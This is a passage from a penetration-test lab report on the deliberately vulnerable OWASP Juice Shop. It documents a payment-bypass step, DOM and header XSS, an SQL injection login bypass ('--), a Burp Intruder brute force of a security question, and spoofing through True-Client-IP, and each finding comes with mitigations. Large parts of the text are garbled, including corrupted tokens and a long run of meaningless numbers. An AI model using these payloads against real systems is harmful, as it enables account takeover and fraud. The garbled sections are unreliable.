2. Initiate the checkout process and intercept the HTTP request that contains the `PaymentId` using an intercepting proxy like Burp Suite.
3. Modify the `PaymentId` parameter in the intercepted request, setting its value to null.



3. Forward the modified request to the server and complete the checkout process.
 4. Confirm that the order is processed and completed without any payment being made.

Mitigation

- Implement strict server-side validation of the `PaymentId` parameter to ensure it is linked to a successful payment transaction before processing any orders.
 - Add robust server-side checks to confirm that the payment process is completed and verified before finalizing the order.
 - Implement transaction verification with payment processor before order completion.
 - Log and monitor all checkout requests to detect and investigate anomalies, such as orders with a null or invalid `PaymentId`.
 - Consider implementing a payment workflow that prevents manipulation of payment status

14) Vulnerability: DOM Cross-Site Scripting

Executive Summary:

The website has a security issue called DOM XSS in its search feature. When users type in the search box, the application takes that text and puts it directly into the webpage without checking if it contains harmful code. This happens in the `main.js` file (line 7067) where it uses the unsafe `innerHTML` method

Impact:


attacker can trick users into running malicious JavaScript code by:

- Stealing their login session
- Taking their private data
- Performing actions as if they were the user
- Changing what they see on the page
- Sending them to fake websites

Severity:

High

- Exploitation requires user interaction (victim must visit a crafted URL)
 - Affects client-side security rather than server infrastructure
 - Potential for session compromise and data theft
- PoC (Steps to Reproduce)**
- Go to the website's main page
 - Add this code to the search parameter in the URL:
`">`
 - When this URL loads, an alert saying "depi" will pop up, proving the vulnerability works



PoC (Steps to Reproduce):

```

    return n
  }
})(0);
const d1 = n => ({
  quantity: n
});

function p1(n, i) {
  if (1 & n && (t.j41(0, "div"))(1, "span"),
    t.EFF(2),
    t.n11(3, "translate"),
    t.kb0(),
    t.nrm(4, "span", 10),
    t.kb0(5),
    2 & n) {
    const e = t.XpG();
    t.R$S(2),
    t.S0("",
      t.BM(3, 2, "TITLE_SEARCH_RESULTS"),
      " - "),
    t.R$S(2),
    t.VBG("innerHTML", e.searchValue, t.noT)
  }
}

function u1(y, i) {
  1 & n && (t.j41(0, "div"),
    t.EFF(),
    t.n11(2, "translate"),
    t.kb0(),
    2 & n && (t.R$S(),
    t.JRH(t.BM(2, 3, "TITLE_ALL_PRODUCTS")))
  )
}

function h1(n, i) {
  if (1 & n && (t.j41(0, "div", 24)(1, "span", 25),
    t.e0(0, "LABEL_ONLY_QUANTITY_LEFT"),
    t.kb0(),
    2 & n) {
    const e = t.XpG().$implicit;
    t.R$S(),
    t.VBG("translateParams", t.e0(1, di, e.quantity))
  }
}

function g1(y, i) {
  1 & n && (t.j41(0, "div", 26)(1, "span"),
    t.EFF(),
    t.n11(3, "translate"),
    t.kb0(),
    2 & n && (t.R$S(2),
    t.VBG("innerHTML", e.searchValue, t.noT)
  )
}
  
```

41 characters selected

Mitigation

- Check and clean user input before using it
- Don't use unsafe methods like `innerHTML` - use safer ones like `textContent`
- Encode special characters based on where they'll be used (HTML, JavaScript, URL, etc.)
- Treat all user input as potentially dangerous
- Add a Content Security Policy (CSP) to block unwanted scripts

15) Vulnerability: SQL Injection IN Login Form

Executive Summary:

The login functionality in the OWASP Juice Shop application is vulnerable to SQL injection attacks. By adding SQL syntax to the email field, an attacker can bypass the password verification entirely and log in as any user without knowing their password. In this case, I successfully logged in as the user "[jim@juice-shop.op](#)" by manipulating the email field with SQL comment characters.

Impact:

This vulnerability allows attackers to:

- Gain unauthorized access to any user account without knowing passwords
- Bypass authentication mechanisms completely
- Access sensitive user information and functionality
- Potentially escalate to admin privileges depending on targeted users

Severity:

High

- No special privileges required to exploit
- Simple to execute with basic SQL injection knowledge
- Completely bypasses authentication
- Provides full access to user accounts

PoC (Steps to Reproduce):

1. Navigate to the login page of the application (`localhost:3000/#/login`)
2. In the email field, enter a valid username followed by SQL injection characters: [jim@juice-shop.op'--](#)



OWASP Juice Shop - Disposable temporary email - localhost:3000/#/login

Login

Email*
jim@juice-sh.op'--

Password*
test

Forgot your password?

Log in

Remember me

or

Log in with Google

Not yet a customer?

OWASP Juice Shop - Disposable temporary email - localhost:3000/#/search

All Products

You successfully solved a challenge: Login Jim (Log in with Jim's user account.)

Account Your Basket 2 EN

- jim@juice-sh.op
- Orders & Payment
- Privacy & Security
- Logout

1. Enter any value in the password field (or leave it blank)
2. Click the "Log in" button
3. Observe that you are successfully logged in as user Jim
4. As shown in the screenshots, the application displays "You successfully solved a challenge: Login Jim"

Mitigation:

- Implement prepared statements (parameterized queries) to prevent SQL injection
- Use an ORM (Object-Relational Mapping) framework that handles SQL securely
- Apply input validation to reject suspicious characters in username fields
- Implement proper error handling to prevent SQL error messages from revealing information
- Consider using stored procedures for database operations related to authentication

16) Vulnerability: Security Question Brute Force in Password Reset

Executive Summary:

The application's password reset functionality is vulnerable to brute force attacks against security questions. An attacker can use automated tools like Burp Suite Intruder to systematically guess answers to security questions without any rate limiting or account lockout mechanisms. In this case, the attacker successfully discovered that "Samuel" was the correct answer to Jim's security question, allowing unauthorized password to reset.

Impact:

This vulnerability allows attackers to:

- Reset passwords for any user whose security question answer can be guessed
- Gain unauthorized access to user accounts
- Bypass the intended account recovery process
- Take over accounts without leaving evidence visible to legitimate users

Severity:

High

- Requires knowing a valid username/email (jim@juice-sh.op)
- No advanced technical skills needed beyond using common penetration testing tools
- Provides complete account takeover
- No lockout or throttling mechanisms to prevent automated attempts

PoC (Steps to Reproduce):

1. Identify a valid user email address (jim@juice-sh.op)
2. Navigate to the password reset functionality
3. Request a password reset for the target email
4. Use Burp Suite Intruder to intercept the password reset request:



Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

Learn 1 x 2 x +

Sniper attack Start attack

Target http://localhost:3000 Update Host header to match target

Positions Add ↴ Clear ↴ Auto ↴

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 75
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not/A/Brand";v="99", "Chromium";v="136"
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: application/json, text/plain, /*
10 X-User-Email: jim@juice-sh.op'--
11 Content-Type: application/json
12 Origin: http://localhost:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
KNSxRawokK85yWeN4JbxQOPrLgAVZfa6ApXBzZq973REvDVMMm1Yjn52OMYE
Connection: keep-alive
19
20
21 {"email":"jim@juice-sh.op", "answer":"$none1S", "new":"test1",
"repeat":"test1"}
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 200
Request count: 200

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste James
Load... Mary
Remove Michael
Clear Patricia
Deduplicate Robert
Add Jennifer
John
Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
Edit
Remove
Up

Event log (11) All issues
Memory: 224.6MB Disabled

```
{"email":"jim@juice-sh.op", "answer":"$none1S", "new":"test1",
"repeat":"test1"}
```

Attack Save

4. Intruder attack of http://localhost:3000

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|-----------|-------------|--|--------|---------|--------|---------|
| 71 | Stephen | 401 | | | | | |
| 72 | Brenda | 401 | | | | | |
| 73 | Larry | 401 | | | | | |
| 74 | Pamela | 401 | | | | | |
| 75 | Justin | 401 | | | | | |
| 76 | Nicole | 401 | | | | | |
| 77 | Scott | 401 | | | | | |
| 78 | Anna | 401 | | | | | |
| 79 | Brandon | 401 | | | | | |
| 80 | Samantha | 401 | | | | | |
| 81 | Benjamin | 401 | | | | | |
| 82 | Katherine | 401 | | | | | |
| 84 | Christine | 401 | | | | | |
| 85 | Gregory | 401 | | | | | |
| 86 | Debra | 401 | | | | | |
| 87 | Alexander | 401 | | | | | |
| 88 | Rachel | 401 | | | | | |
| 95 | Jack | 401 | | | | | |
| 96 | Olivia | 401 | | | | | |
| 97 | Dennis | 401 | | | | | |
| 98 | Heather | 401 | | | | | |
| 99 | Jerry | 401 | | | | | |
| 100 | Helen | 401 | | | | | |
| 101 | Tyler | 401 | | | | | |
| 102 | Catherine | 401 | | | | | |
| 103 | Aaron | 401 | | | | | |
| 104 | Diane | 401 | | | | | |
| 83 | Samuel | 200 | Result 83 Intruder attack | Samuel | 200 | 808 | |
| | | | Payload: | Samuel | | | |
| | | | Status code: | 200 | | | |
| | | | Length: | 808 | | | |
| | | | Timer: | 35 | | | |
| | | | Request Response | | | | |
| | | | Pretty Raw Hex | | | | |
| | | | 12 Origin http://localhost:3000 | | | | |
| | | | 13 Sec-Fetch-Site: same-origin | | | | |
| | | | 14 Sec-Fetch-Mode: cors | | | | |
| | | | 15 Sec-Fetch-Dest: empty | | | | |
| | | | 16 Referer: http://localhost:3000/ | | | | |
| | | | 17 Accept-Encoding: gzip, deflate, br | | | | |
| | | | 18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XN9sRaIwKtC0yVeN4JbxQPrLgAVIfafApXBz2q97jFvDVMeItjn52OMYE | | | | |
| | | | 19 Connection: keep-alive | | | | |
| | | | 20 | | | | |
| | | | 21 { "email": "jim@juice-", "answer": "PAYLOAD_HERE", "new": "test1", "repeat": "test1" } | | | | |
| | | | 22 | | | | |
| | | | 23 | | | | |
| | | | 24 | | | | |
| | | | 25 | | | | |
| | | | 26 | | | | |
| | | | 27 | | | | |
| | | | 28 | | | | |
| | | | 29 | | | | |
| | | | 30 | | | | |
| | | | 31 | | | | |
| | | | 32 | | | | |
| | | | 33 | | | | |
| | | | 34 | | | | |
| | | | 35 | | | | |
| | | | 808 | | | | |

Request Response

105 of 200

Your password was successfully changed.

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
Content-Type: application/json
```

```
{"email": "jim@juice-
sh.op", "answer": "PAYLOAD_HERE", "new": "test1", "repeat": "test1"}
```

- Configure Burp Intruder with a list of common names as payloads
- Start the attack and monitor responses
- Identify successful attempts (status code 200) - in this case "Samuel" was the correct answer
- Use the discovered answer to reset the password to "test1"

Mitigation :

- Implement strict rate limiting on password reset attempts (e.g., max 5 attempts per hour)
- Add CAPTCHA or other human verification after a small number of failed attempts
- Use stronger security questions or implement multi-factor authentication
- Consider temporary account lockouts after multiple failed security answer attempts
- Log and alert on unusual password reset activity patterns
- Require additional verification when changing passwords from new devices/locations

17) Vulnerability: HTTP-Header XSS


Executive Summary:

HTTP-Header XSS occurs when user-controlled input is reflected in HTTP headers without proper sanitization. This vulnerability allows attackers to inject malicious scripts via headers, which can be executed in the user's browser.

Impact:

- If an attacker successfully exploits this vulnerability, they could:
- - Steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- - Users may be tricked into entering personal information on fake forms.
- - Scripts can redirect users to harmful sites or initiate downloads.
- - Session Hijacking Attackers could impersonate users by stealing their session data.
-

PoC (Steps to Reproduce):



log in to the application. After that, log out to capture the request to the /rest/saveLoginIp endpoint, which is generated during the logout process. When capture the request observe “lastloginIP”



رواد مصر الرقمنية



```
Pretty Raw Hex JSON Web Tokens
1 GET /rest/saveLoginIp HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dDMiOiJzdwNjZXNzIiwiZGFOYSI6eyJp
ZC16MSwidKNlcms5hbwUUiOiiBcNyaXB0PmFsZXJOKOKAmHhc-KAmSk8L3NjcmldwD4iLCJlbWFpb
C16ImFkbWluQplaWN1lXN0m9wLiwickGFzcd3dvcnQi0iIwMTkyMDIzTdiYmQ3MzI1MDUsNmYwNj
lkZjE4YjUwMCisInJvbGUiOjhZGlphbilsImRhbHV4ZVrvaVujoilIwiwGFzdwRvZ2luSXAx1oiI
xMC4wLjUuMilsInBybZzbpGVjbWFnZS16mhDmbo18veGsnGn03NjcmldClzcmMgjZNLbGynICd1
bnNhZmUtZXZhbCcgJ3Vuc2FmZSlphaxpbmUn0yIsInRvdHTZWyENQ1oiiLJCpcOfjdG12ZS16d
HJ12SwiY3J1YXR1ZEFOIjoimjAyNC0xMCoUNsAyMDoxDoyHC44NjQgKzAw0jAwIiwiwDBkYXRIZE
FOIjoimjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF
0IjoxMjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF
ElpxtPOIL0cfIS0b3dAS9XIMK1CwSfeNmtR02LAHQeMzb9nb061t6UNtRaxR4_3e51KS-jgGUfnY
oR1HxNA7HqguubygPPBIZM52ctDF16n6KcPPQ
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
rwyENw8SHvtMhKz2cDlkfTDuKiteWIami3LhapFWltnDCZnsLeIPLGQlx6z
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"107-Wj+5vZPx/y/guKfEBVWeNle+UTU"
Priority: u0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
True-Client-IP: 10.10.12.50
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dDMiOiJzdwNjZXNzIiwiZGFOYSI6eyJp
ZC16MSwidKNlcms5hbwUUiOiiBcNyaXB0PmFsZXJOKOKAmHhc-KAmSk8L3NjcmldwD4iLCJlbWFpb
C16ImFkbWluQplaWN1lXN0m9wLiwickGFzcd3dvcnQi0iIwMTkyMDIzTdiYmQ3MzI1MDUsNmYwNj
lkZjE4YjUwMCisInJvbGUiOjhZGlphbilsImRhbHV4ZVrvaVujoilIwiwGFzdwRvZ2luSXAx1oiI
xMC4wLjUuMilsInBybZzbpGVjbWFnZS16mhDmbo18veGsnGn03NjcmldClzcmMgjZNLbGynICd1
bnNhZmUtZXZhbCcgJ3Vuc2FmZSlphaxpbmUn0yIsInRvdHTZWyENQ1oiiLJCpcOfjdG12ZS16d
HJ12SwiY3J1YXR1ZEFOIjoimjAyNC0xMCoUNsAyMDoxDoyHC44NjQgKzAw0jAwIiwiwDBkYXRIZE
FOIjoimjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF
0IjoxMjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF
ElpxtPOIL0cfIS0b3dAS9XIMK1CwSfeNmtR02LAHQeMzb9nb061t6UNtRaxR4_3e51KS-jgGUfnY
oR1HxNA7HqguubygPPBIZM52ctDF16n6KcPPQ
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=

```

go to search about spoofing client ip

Remediation: Spoofable client IP address

HTTP request headers such as X-Forwarded-For, True-Client-IP, and X-Real-IP are not a robust foundation on which When using the first “X-Forwarded-For” header (didn’t work)

| Request | Response |
|--|---|
| <pre>Pretty Raw Hex JSON Web Tokens 1 GET /rest/saveLoginIp HTTP/1.1 2 Host: juice-shop.herokuapp.com 3 Cookie: language=en; welcomebanner_status=dismiss 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0 5 Accept: application/json, text/plain, */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dDMiOiJzdwNjZXNzIiwiZGFOYSI6eyJp ZC16MSwidKNlcms5hbwUUiOiiBcNyaXB0PmFsZXJOKOKAmHhc-KAmSk8L3NjcmldwD4iLCJlbWFpb C16ImFkbWluQplaWN1lXN0m9wLiwickGFzcd3dvcnQi0iIwMTkyMDIzTdiYmQ3MzI1MDUsNmYwNj lkZjE4YjUwMCisInJvbGUiOjhZGlphbilsImRhbHV4ZVrvaVujoilIwiwGFzdwRvZ2luSXAx1oiI xMC4wLjUuMilsInBybZzbpGVjbWFnZS16mhDmbo18veGsnGn03NjcmldClzcmMgjZNLbGynICd1 bnNhZmUtZXZhbCcgJ3Vuc2FmZSlphaxpbmUn0yIsInRvdHTZWyENQ1oiiLJCpcOfjdG12ZS16d HJ12SwiY3J1YXR1ZEFOIjoimjAyNC0xMCoUNsAyMDoxDoyHC44NjQgKzAw0jAwIiwiwDBkYXRIZE FOIjoimjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF 0IjoxMjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF ElpxtPOIL0cfIS0b3dAS9XIMK1CwSfeNmtR02LAHQeMzb9nb061t6UNtRaxR4_3e51KS-jgGUfnY oR1HxNA7HqguubygPPBIZM52ctDF16n6KcPPQ Connection: keep-alive Referer: http://localhost:3000/ Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= dismiss; continueCode= rwyENw8SHvtMhKz2cDlkfTDuKiteWIami3LhapFWltnDCZnsLeIPLGQlx6z Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin If-None-Match: W/"107-Wj+5vZPx/y/guKfEBVWeNle+UTU" Priority: u0 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br True-Client-IP: 10.10.12.50 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dDMiOiJzdwNjZXNzIiwiZGFOYSI6eyJp ZC16MSwidKNlcms5hbwUUiOiiBcNyaXB0PmFsZXJOKOKAmHhc-KAmSk8L3NjcmldwD4iLCJlbWFpb C16ImFkbWluQplaWN1lXN0m9wLiwickGFzcd3dvcnQi0iIwMTkyMDIzTdiYmQ3MzI1MDUsNmYwNj lkZjE4YjUwMCisInJvbGUiOjhZGlphbilsImRhbHV4ZVrvaVujoilIwiwGFzdwRvZ2luSXAx1oiI xMC4wLjUuMilsInBybZzbpGVjbWFnZS16mhDmbo18veGsnGn03NjcmldClzcmMgjZNLbGynICd1 bnNhZmUtZXZhbCcgJ3Vuc2FmZSlphaxpbmUn0yIsInRvdHTZWyENQ1oiiLJCpcOfjdG12ZS16d HJ12SwiY3J1YXR1ZEFOIjoimjAyNC0xMCoUNsAyMDoxDoyHC44NjQgKzAw0jAwIiwiwDBkYXRIZE FOIjoimjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF 0IjoxMjAyNC0xMCoUNiakNsowM143NjkGKzAw0jAwIiwi2GvwsZXR1ZEFOIjpuwXsfswiaWF ElpxtPOIL0cfIS0b3dAS9XIMK1CwSfeNmtR02LAHQeMzb9nb061t6UNtRaxR4_3e51KS-jgGUfnY oR1HxNA7HqguubygPPBIZM52ctDF16n6KcPPQ Connection: keep-alive Referer: http://localhost:3000/ Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= dismiss; continueCode= </pre> | <pre>Pretty Raw Hex JSON Web Tokens 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 357 9 ETag: W/"187-MyBedclivZg4/Mxql1/R0buAZh8" 10 Vary: Accept-Encoding 11 Date: Sun, 06 Oct 2024 20:46:10 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "id": 1, "username": "administrator", "email": "admin@juice-sh.op", "password": "0195023a7bbd73c50516f069df18b500", "role": "admin", "deluxeToken": "", "lastLoginIp": "undefined", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "icon": "#", "isActive": true, "createdAt": "2024-10-18T16:32:41.702Z", "updatedAt": "2024-10-18T16:30:39.529Z", "deletedAt": null } 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 389 390 391 392 393 394 395 396 397 398 399 399 400 401 402 403 404 405 406 407 408 409 409 410 411 412 413 414 415 416 417 418 419 419 420 421 422 423 424 425 426 427 428 429 429 430 431 432 433 434 435 436 437 438 439 439 440 441 442 443 444 445 446 447 448 449 449 450 451 452 453 454 455 456 457 458 459 459 460 461 462 463 464 465 466 467 468 469 469 470 471 472 473 474 475 476 477 478 479 479 480 481 482 483 484 485 486 487 488 489 489 490 491 492 493 494 495 496 497 498 499 499 500 501 502 503 504 505 506 507 508 509 509 510 511 512 513 514 515 516 517 518 519 519 520 521 522 523 524 525 526 527 528 529 529 530 531 532 533 534 535 536 537 538 539 539 540 541 542 543 544 545 546 547 548 549 549 550 551 552 553 554 555 556 557 558 559 559 560 561 562 563 564 565 566 567 568 569 569 570 571 572 573 574 575 576 577 578 579 579 580 581 582 583 584 585 586 587 588 589 589 590 591 592 593 594 595 596 597 597 598 599 599 600 601 602 603 604 605 606 607 608 609 609 610 611 612 613 614 615 616 617 617 618 619 619 620 621 622 623 624 625 626 627 628 629 629 630 631 632 633 634 635 636 637 638 639 639 640 641 642 643 644 645 646 647 648 649 649 650 651 652 653 654 655 656 657 658 659 659 660 661 662 663 664 665 666 667 668 669 669 670 671 672 673 674 675 676 677 678 679 679 680 681 682 683 684 685 686 687 688 689 689 690 691 692 693 694 695 695 696 697 698 699 699 700 701 702 703 704 705 706 707 708 709 709 710 711 712 713 714 715 715 716 717 717 718 719 719 720 721 722 723 724 725 726 727 728 729 729 730 731 732 733 734 735 736 737 738 739 739 740 741 742 743 744 745 746 747 748 749 749 750 751 752 753 754 755 756 757 758 759 759 760 761 762 763 764 765 766 767 768 769 769 770 771 772 773 774 775 776 777 778 779 779 780 781 782 783 784 785 786 787 788 789 789 790 791 792 793 794 795 796 797 797 798 799 799 800 801 802 803 804 805 806 807 808 809 809 810 811 812 813 814 815 815 816 817 817 818 819 819 820 821 822 823 824 825 826 827 828 829 829 830 831 832 833 834 835 836 837 838 839 839 840 841 842 843 844 845 846 847 847 848 849 849 850 851 852 853 854 855 856 857 858 859 859 860 861 862 863 864 865 866 867 868 869 869 870 871 872 873 874 875 876 877 878 879 879 880 881 882 883 884 885 886 887 888 889 889 890 891 892 893 894 895 895 896 897 898 899 899 900 901 902 903 904 905 906 907 908 909 909 910 911 912 913 914 914 915 916 916 917 917 918 918 919 919 920 921 922 923 924 925 926 927 927 928 929 929 930 931 932 933 934 935 936 937 938 939 939 940 941 942 943 944 945 946 947 947 948 949 949 950 951 952 953 954 955 956 957 958 959 959 960 961 962 963 964 965 966 967 968 969 969 970 971 972 973 974 975 976 977 978 979 979 980 981 982 983 984 985 986 987 987 988 989 989 990 991 992 993 994 995 995 996 997 997 998 999 999 1000 1000 1001 1001 1002 1003 1004 1005 1005 1006 1007 1007 1008 1009 1009 1010 1010 1011 1011 1012 1012 1013 1013 1014 1014 1015 1015 1016 1016 1017 1017 1018 1018 1019 1019 1020 1020 1021 1021 1022 1022 1023 1023 1024 1024 1025 1025 1026 1026 1027 1027 1028 1028 1029 1029 1030 1030 1031 1031 1032 1032 1033 1033 1034 1034 1035 1035 1036 1036 1037 1037 1038 1038 1039 1039 1040 1040 1041 1041 1042 1042 1043 1043 1044 1044 1045 1045 1046 1046 1047 1047 1048 1048 1049 1049 1050 1050 1051 1051 1052 1052 1053 1053 1054 1054 1055 1055 1056 1056 1057 1057 1058 1058 1059 1059 1060 1060 1061 1061 1062 1062 1063 1063 1064 1064 1065 1065 1066 1066 1067 1067 1068 1068 1069 1069 1070 1070 1071 1071 1072 1072 1073 1073 1074 1074 1075 1075 1076 1076 1077 1077 1078 1078 1079 1079 1080 1080 1081 1081 1082 1082 1083 1083 1084 1084 1085 1085 1086 1086 1087 1087 1088 1088 1089 1089 1090 1090 1091 1091 1092 1092 1093 1093 1094 1094 1095 1095 1096 1096 1097 1097 1098 1098 1099 1099 1100 1100 1101 1101 1102 1102 1103 1103 1104 1104 1105 1105 1106 1106 1107 1107 1108 1108 1109 1109 1110 1110 1111 1111 1112 1112 1113 1113 1114 1114 1115 1115 1116 1116 1117 1117 1118 1118 1119 1119 1120 1120 1121 1121 1122 1122 1123 1123 1124 1124 1125 1125 1126 1126 1127 1127 1128 1128 1129 1129 1130 1130 1131 1131 1132 1132 1133 1133 1134 1134 1135 1135 1136 1136 1137 1137 1138 1138 1139 1139 1140 1140 1141 1141 1142 1142 1143 1143 1144 1144 1145 1145 1146 1146 1147 1147 1148 1148 1149 1149 1150 1150 1151 1151 1152 1152 1153 1153 1154 1154 1155 1155 1156 1156 1157 1157 1158 1158 1159 1159 1160 1160 1161 1161 1162 1162 1163 1163 1164 1164 1165 1165 1166 1166 1167 1167 1168 1168 1169 1169 1170 1170 1171 1171 1172 1172 1173 1173 1174 1174 1175 1175 1176 1176 1177 1177 1178 1178 1179 1179 1180 1180 1181 1181 1182 1182 1183 1183 1184 1184 1185 1185 1186 1186 1187 1187 1188 1188 1189 1189 1190 1190 1191 1191 1192 1192 1193 1193 1194 1194 1195 1195 1196 1196 1197 1197 1198 1198 1199 1199 1200 1200 1201 1201 1202 1202 1203 1203 1204 1204 1205 1205 1206 1206 1207 1207 1208 1208 1209 1209 1210 1210 1211 1211 1212 1212 1213 1213 1214 1214 1215 1215 1216 1216 1217 1217 1218 1218 1219 1219 1220 1220 1221 1221 1222 1222 1223 1223 1224 1224 1225 1225 1226 1226 1227 1227 1228 1228 